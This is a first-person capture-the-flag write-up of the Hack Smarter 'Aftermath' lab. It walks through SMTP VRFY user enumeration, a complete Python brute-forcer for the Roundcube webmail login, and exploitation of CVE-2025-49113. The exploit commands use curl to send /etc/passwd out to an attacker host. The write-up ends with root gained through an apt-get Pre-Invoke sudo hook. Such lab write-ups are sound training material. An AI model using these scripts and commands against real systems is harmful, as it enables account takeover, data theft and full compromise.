



Aftermath is an easy Linux lab on Hack Smarter. Three ports, one webmail app, and a privilege escalation that comes down to a single sudoers line.
Postfix still answers VRFY, which turns 499 names into one real account. That account logs into an unlinked Roundcube install, and Roundcube 1.5.9 is one release short of the fix for CVE-2025-49113. The shell that bug hands over may run apt-get as root.
I logged everything as I went and finished in one hour and thirty-seven minutes.
The part I actually learned from is the middle. I spent some time escalating from the low-privilege accounts instead, chased a PAM tampering alert that turned out to be a reporting quirk, and went hunting through a Dovecot socket that had nothing behind it. None of that was the way in.
There is a full video walkthrough if you would rather watch it than read it.
What is Hack Smarter?
Hack Smarter is a lab platform at hacksmarter.org . The machines are objective-driven rather than flag-hunting for its own sake, and some of them are assumed-breach scenarios where you start inside the network instead of outside it. Aftermath is the eleventh machine I have logged against it.
Recon
Three ports, and the service scan sets up the whole box.
# Nmap 7.99 scan initiated Fri Oct  2 12:53:25 2026
Nmap scan report for 10.1.10.73
Host is up, received user-set (0.28s latency).

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|   256 a4:f0:03:80:46:18:04:53:47:2e:bf:8d:c1:9e:66:26 (ECDSA)
|   256 ed:38:36:53:81:bf:c3:15:a2:22:d8:cc:49:3c:63:3d (ED25519)
25/tcp open  smtp    syn-ack ttl 62 Postfix smtpd
| ssl-cert: Subject: commonName=kali
| Subject Alternative Name: DNS:kali
| Issuer: commonName=kali
| Not valid before: 2026-03-02T19:39:52
| Not valid after:  2036-02-28T19:39:52
|_smtp-commands: kali, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Home
Service Info: Host:  kali; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Three things to hold onto.
The first is one word in the smtp-commands line: VRFY. That is the address verification command from RFC 5321, and every modern hardening guide says to switch it off. This Postfix has not.
The second is what is missing. Port 25 is open, but there is no 110, 143, 993 or 995. Mail is arriving on this host and nothing external can read it, which means any mailbox here is only reachable through something on port 80. The web server has a job before I have even looked at it.
The third is the hostname. The SMTP banner, the certificate subject and the certificate SAN all say kali, while the OpenSSH and Apache version strings pin the box to Ubuntu 22.04. The certificate was minted on 2026-03-02, which is presumably when the lab was built.
Username enumeration over SMTP
I had a list of 499 first names and no idea which of them existed on this host. A server that answers VRFY settles that for free.
──▶ [kali@kali 2026-10-02 13:00:25] smtp-user-enum -M VRFY -U names.txt -t $IP
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... names.txt
Target count ............. 1
Username count ........... 499
Target TCP port .......... 25

######## Scan started at Fri Oct  2 13:00:25 2026 #########
10.1.10.73: maria exists
10.1.10.73: kali exists
######## Scan completed at Fri Oct  2 13:02:19 2026 #########
2 results.

499 queries in 114 seconds (4.4 queries / sec)
Two names out of 499. Worth knowing how to read the response codes here, because the positive one is not a confirmation. RFC 5321 defines 252 as “cannot VRFY user, but will accept message and attempt delivery”, and Postfix returns it for anything it is not going to reject, specifically so VRFY cannot be used as a clean directory lookup. The negative signal is still definitive though. A 550 with User unknown in local recipient table means that name is not a Unix account on this host, because on a stock Ubuntu Postfix the local recipient table is built from /etc/passwd plus /etc/aliases.
So the useful reading is inverted. maria is the name that was not confirmed to be absent. And because the lookup resolves against /etc/passwd rather than an application table, what I have is a system account, which is a candidate for SSH, for su, and for the webmail login.
SSH turned out to be public key only, so the password list had to go somewhere else.
──▶ [kali@kali 2026-10-02 13:45:57] ssh maria@$IP
maria@10.1.10.73: Permission denied (publickey).
Roundcube, and a version number in the JavaScript

The content scan found the mail reader, and it was not linked from anywhere on the site.
Roundcube is a PHP webmail client that talks IMAP to a backend, which explains the missing mail ports: the IMAP server is there, bound to loopback where nmap could not see it. The version is not in a banner, but Roundcube embeds it in the JavaScript configuration blob on every page as rcversion:10509. That is major*10000 + minor*100 + patch, so 1.5.9. The version_info config is off and the footer is blank, so the encoded value is the only way to read it.
Brute forcing the login, and misdiagnosing my own script
Roundcube’s login is an ordinary form with a CSRF token, and its responses make a clean oracle: a 302 means the session was upgraded, a 200 means the form came back. I wrote a small script rather than pulling one in, because I wanted the token fetched per attempt and a delay between them.
Here is the whole thing. It fetches a fresh CSRF token before every attempt, classifies the response by markers rather than by status code, and writes the hit to a file.
#!/usr/bin/env python3
"""Roundcube login enumerator (CSRF-aware, slow by design).

Usage:
  ./roundcube_brute.py http://10.1.10.73/roundcube/
  ./roundcube_brute.py <base_url> -u maria,kali -p passwords.txt --sleep 10
"""

import argparse
import re
import sys
import time
import urllib3

import requests

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

TOKEN_RE = re.compile(r'name="_token"\s+value="([^"]+)"')
REQ_TOKEN_RE = re.compile(r'"request_token":"([^"]+)"')
VERSION_RE = re.compile(r'"rcversion":(\d+)')

FAIL_MARKERS = (
    "login failed",
    "failed to login",
    "invalid username or password",
    "wrong username or password",
)
TOKEN_MARKERS = (
    "security error",
    "request expired",
    "session token mismatch",
    "expired or invalid request",
)
RATE_MARKERS = (
    "too many",
    "rate limit",
    "try again later",
)
OK_MARKERS = (
    '"task":"mail"',
    "_task=mail",
    ">logout<",
    "rcmub_folderarea",
)


def log(msg):
    print(time.strftime("%H:%M:%S ") + msg, flush=True)


def get_token(sess, url, timeout):
    r = sess.get(url, timeout=timeout, verify=False)
    m = TOKEN_RE.search(r.text) or REQ_TOKEN_RE.search(r.text)
    if not m:
        return None, r
    v = VERSION_RE.search(r.text)
    if v:
        i = int(v.group(1))  # RCMAIL_VERSION_ID = major*10000 + minor*100 + patch
        log(f"roundcube version {i // 10000}.{i // 100 % 100}.{i % 100}")
    return m.group(1), r


def classify(body):
    low = body.lower()
    if any(m in low for m in OK_MARKERS):
        return "OK"
    if any(m in low for m in TOKEN_MARKERS):
        return "TOKEN"
    if any(m in low for m in RATE_MARKERS):
        return "RATE"
    if any(m in low for m in FAIL_MARKERS):
        return "FAIL"
    if 'name="_user"' in low or "login-form" in low:
        return "FAIL"
    return "UNKNOWN"


def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("url", nargs="?", default="http://10.1.10.73/roundcube/",
                    help="Roundcube login URL (the page that shows the login form)")
    ap.add_argument("-u", "--users", default="maria,kali")
    ap.add_argument("-p", "--pass-file", default="passwords.txt")
    ap.add_argument("--sleep", type=float, default=10.0,
                    help="gap between attempts. Effective failed-login rate = 1/(response+sleep); "
                         "with RC's 20-30s response, 10s is already under login_rate_limit 3/min. "
                         "Raise it only if responses start coming back fast.")
    ap.add_argument("--timeout", type=float, default=60.0,
                    help="read timeout; a failed Roundcube login legitimately takes 20-30s")
    ap.add_argument("--rate-sleep", type=float, default=90.0,
                    help="back-off when rate limited / token error")
    ap.add_argument("--out", default="roundcube_hits.txt")
    ap.add_argument("--reuse-token", action="store_true",
                    help="fetch the CSRF token once instead of before every attempt")
    args = ap.parse_args()

    url = args.url if args.url.endswith("/") else args.url + "/"
    users = [u.strip() for u in args.users.split(",") if u.strip()]
    try:
        with open(args.pass_file) as f:
            passwords = [l.strip() for l in f if l.strip()]
    except OSError as e:
        sys.exit(f"[-] cannot read wordlist: {e}")

    total = len(users) * len(passwords)
    log(f"{url} | {len(users)} users x {len(passwords)} pass = {total} attempts "
        f"| ~{int(total * args.sleep / 60)} min at {args.sleep:g}s each")

    sess = requests.Session()
    sess.headers.update({"User-Agent": "Mozilla/5.0 (X11; Linux x86_64) Firefox/128.0",
                         "Accept-Language": "en-US,en;q=0.9"})

    token, r = get_token(sess, url, args.timeout)
    if not token:
        sys.exit(f"[-] no CSRF token in {url} (HTTP {r.status_code}) - wrong path?")
    log(f"token ok ({token[:8]}…)")

    n = 0
    for user in users:
        for pw in passwords:
            n += 1
            if not args.reuse_token:
                token, _r = get_token(sess, url, args.timeout)
                if not token:
                    log(f"[{n}/{total}] {user}:{pw} -> token fetch failed (HTTP {_r.status_code}), retrying in {args.sleep:g}s")
                    time.sleep(args.sleep)
                    continue
            data = {
                "_task": "login",
                "_action": "login",
                "_token": token,
                "_timezone": "_default_",
                "_url": "",
                "_user": user,
                "_pass": pw,
            }
            try:
                r = sess.post(url, data=data, timeout=args.timeout,
                              verify=False, allow_redirects=True)
            except requests.RequestException as e:
                # A stalled POST is usually the server-side login delay, not a dead network.
                log(f"[{n}/{total}] {user}:{pw} -> SLOW/NO RESPONSE ({e}) - treating as not-OK")
                time.sleep(args.sleep)
                continue

            verdict = classify(r.text)
            log(f"[{n}/{total}] {user}:{pw} -> {verdict} (HTTP {r.status_code}, {len(r.text)}B)")

            if verdict == "OK":
                line = f"{user}:{pw}"
                print(f"\n[+] VALID LOGIN: {line}", flush=True)
                with open(args.out, "a") as f:
                    f.write(line + "\n")
                # keep the authenticated session usable: dump cookies
                log("cookies: " + "; ".join(f"{c.name}={c.value}" for c in sess.cookies))
                return 0

            if verdict in ("TOKEN", "RATE"):
                log(f"    backing off {args.rate_sleep:g}s, refreshing token")
                time.sleep(args.rate_sleep)
                token, _r = get_token(sess, url, args.timeout)
                if not token:
                    sys.exit("[-] lost the login page / token")
                continue  # retry this pair, no normal sleep

            time.sleep(args.sleep)

    log("no valid credentials found")
    return 1


if __name__ == "__main__":
    sys.exit(main())
The first run fell over at attempt four.
13:18:21 [4/58] maria:abc123 -> request error HTTPConnectionPool(host='10.1.10.73', port=80): Read timed out. (read timeout=20.0)
13:18:52 [5/58] maria:monkey965 -> request error HTTPConnectionPool(host='10.1.10.73', port=80): Read timed out. (read timeout=20.0)
13:19:23 [6/58] maria:1234567 -> request error HTTPConnectionPool(host='10.1.10.73', port=80): Read timed out. (read timeout=20.0)
My first read was that Roundcube was rate limiting me and dropping connections. That was wrong, and the arithmetic shows why. A failed Roundcube login takes 20 to 30 seconds server side, so with a 10 second spacing between attempts my effective rate was around two attempts a minute, comfortably under the default login_rate_limit of three a minute. The timeouts were my own 20 second read timeout firing while the server was still working. The fix was one flag.
python3 roundcube_brute.py http://10.1.10.73/roundcube/ -u maria -p passwords.txt --sleep 10 --timeout 60
kali had no valid password at all, all 29 attempts came back FAIL. maria did not.
13:32:16 roundcube version 1.5.9
13:32:36 [17/58] maria:flower -> FAIL (HTTP 401, 5533B)
13:32:47 roundcube version 1.5.9
13:33:03 [18/58] maria:REDACTED -> OK (HTTP 200, 35527B)

[+] VALID LOGIN: maria:REDACTED
Foothold with CVE-2025-49113
The version from the last section is what makes this one possible. CVE-2025-49113 affects Roundcube below 1.5.10 on the 1.5 branch and below 1.6.11 on the 1.6 branch, so 1.5.9 sits one release short of the fix.
It is a post-authentication PHP object injection in the settings upload handler. The uploaded filename reaches the session blob without validation, and Roundcube does not use PHP’s own session handler, it implements its own parser over a name|serialized_value; format. A logic error in that parser lets a pipe character inside a value be read as the delimiter that starts a new variable, so a crafted filename injects an object. The gadget is Crypt_GPG_Engine from the bundled PEAR library, which shells out to gpgconf in its destructor using its own property as the command. Hakai Security
published the root cause analysis and the proof of concept, and noted the bug had been in the codebase for over ten years.
Post-authentication is the qualifier that matters. The bug is unreachable without a session, so the SMTP oracle and this CVE are two halves of one step rather than two separate routes.
The proof of concept takes the target, the user, the password and a command. Roundcube sends nothing back for that command, so the first check has to be out of band.
php CVE-2025-49113.php http://10.1.10.73/roundcube/ maria REDACTED "curl http://<attacker-ip>:8085/gottem"
That confirms code execution, and it also tells you what kind of shell you have. A blind one. Reading anything off the box means pushing it back out through the same channel, one request at a time.
php CVE-2025-49113.php http://10.1.10.73/roundcube/ maria REDACTED 'curl http://<attacker-ip>:8085/$(cat /etc/passwd | base64 -w0)'
A base64 blob landing on the listener is the only feedback you get. One attempt to pull an SSH key that way came back empty, which turned out to be because the file did not exist rather than because the read was blocked. Worth knowing the difference, because a silent response on a blind shell is ambiguous and you have to test for it.
Turning the whole thing into a real shell is one more command through the same bug.
uid=33(www-data) gid=33(www-data) groups=33(www-data)

From www-data to maria
The password that opened the webmail opened su as well.
www-data@kali:/var/www/html/roundcube/config$ su maria
Password:
maria@kali:/var/www/html/roundcube/config$
That is the entire step. No token, no hash, no kernel bug. The enumeration section already told me maria was a real entry in /etc/passwd, and on a box like this a web application login and a local account are the same credential.
A webshell is a bad place to work, so I set up SSH instead of fighting it. There was no key on the target to read, so I made my own.
ssh-keygen -f maria
Then from the maria shell:
maria@kali:~$ mkdir .ssh
maria@kali:~/.ssh$ echo '<public key> kali@kali' > authorized_keys
maria@kali:~/.ssh$ chmod 600 authorized_keys
And back on my own machine:
──▶ [kali@kali 2026-10-02 14:42:01] ssh -i maria maria@$IP
maria@kali:~$
That closes the loop on the dead end from the enumeration section. SSH only accepted keys, so the password never touched port 22, but a local shell as that user is all you need to authorise a key of your own.
The dead ends, all of them
This is where some of that time went, most of it from the maria shell, and it is worth writing down because every one of these looked promising at the time.
linpeas said PAM had been tampered with. common-auth appeared to be missing auth requisite pam_deny.so, which would be a glaring hole in the authentication stack. Reading the file directly showed the stock stack completely intact. linpeas does not print the pam_deny lines in its PAM section at all, so their absence from linpeas output proves nothing. Always cat the file.

Dovecot sockets were world writable. Everything in /run/dovecot was 666 and root owned, including auth-userdb. That socket speaks Dovecot’s own auth protocol, so a userdb lookup for kali from an unprivileged shell could return the password field if the passdb were configured as a plaintext file. It was not. There is no passdb block anywhere in /etc/dovecot, which means Dovecot falls back to the system PAM passdb and there is nothing readable in the socket. auth_mechanisms = plain is the wire mechanism, not the storage format, and I initially confused the two. Last try was the same 29 passwords against Dovecot directly as kali, which also went nowhere.

The Roundcube database turned out to be a waste of twenty minutes. Roundcube stores its database credentials in plain text in config.inc.php, and the web server user can read that file since it is owned by www-data. The connection string was right there:
mysql://roundcube:REDACTED@localhost/roundcubemail
I typed the database name as roundcubeemail instead of roundcubemail, got a permission error, and concluded the credentials were scoped to something I could not reach. Nineteen minutes and one re-read of the string later, the correct name was sitting in the connection string the whole time, one letter shorter than what I had typed.
Inside it was nothing. The users table had exactly one account, maria, so there was no kali webmail session to mine and no stored passwords to read. The whole detour bought me a confirmation that kali never used the webmail.
The kernel was the loudest thing linpeas produced. 5.15.0-190-generic on Ubuntu 22.04, several autoloadable modules with no modprobe mitigation, unprivileged user namespaces enabled, and a kernel below the patched releases, which lined linpeas up with a stack of local privilege escalation CVEs. I did not run a single one of them, and that is a standing rule rather than a lucky call on this box.
Kernel exploits are almost never the intended path in a lab. They get you root faster than anything else on the machine, and that is exactly the problem. They skip whatever the box was built to teach you, they can panic the target and cost you the shell you already had, and the real misconfiguration is still sitting there afterwards, unexamined. The intended path here was one line of sudoers, which is precisely the sort of thing a kernel exploit walks straight past.
Root: one sudoers line and an APT hook
The escalation was the first thing I should have run on the web server shell.
User www-data may run the following commands on kali:
    (ALL) NOPASSWD: /usr/bin/apt-get
That looks narrow. It is equivalent to NOPASSWD: ALL.
APT keeps its configuration in a tree of options normally read from /etc/apt/apt.conf.d/, and every one of those options can be set on the command line with -o. Among them is a family of hooks. APT::Update::Pre-Invoke is a list of shell commands that apt-get update runs before it touches a single repository. The ::= form appends to a list-valued option, which is the syntax APT expects. Since sudo starts the process as root, the hook runs as root too.
sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
The hook fires before APT reaches a repository, so this needs no network access, no valid sources.list and no package download. apt-get update fails afterwards, which is irrelevant, because the shell was already handed over. This is the GTFOBins entry for apt-get
, and the same shape works through apt and through dpkg via DPkg::Pre-Invoke.
Worth noting that the sudo Defaults block on this box was fully hardened. env_reset strips the caller environment, secure_path overrides PATH, and use_pty defends against TTY pushback. All three constrain the environment the command runs in. None of them constrain what the command can do once it starts.
What I took away
Run sudo -l before you run an enumeration script. I ran linpeas first, got a wall of kernel noise and a fake PAM alert, and lost time to mail sockets and a database that held nothing, when the answer was one line of sudoers the whole time.
A mail server is an identity oracle. VRFY on a stock Postfix resolves against /etc/passwd, so it hands over system accounts rather than application logins, and it does it in under two minutes for 499 names.
Resources
- Hack Smarter lab platform
- Hakai Security root cause analysis of CVE-2025-49113
- Hakai Security proof of concept on GitHub
- GTFOBins apt-get entry
- smtp-user-enum
- Roundcube security announcements
Related posts: Hack the Box - Cap | Hack the Box - Code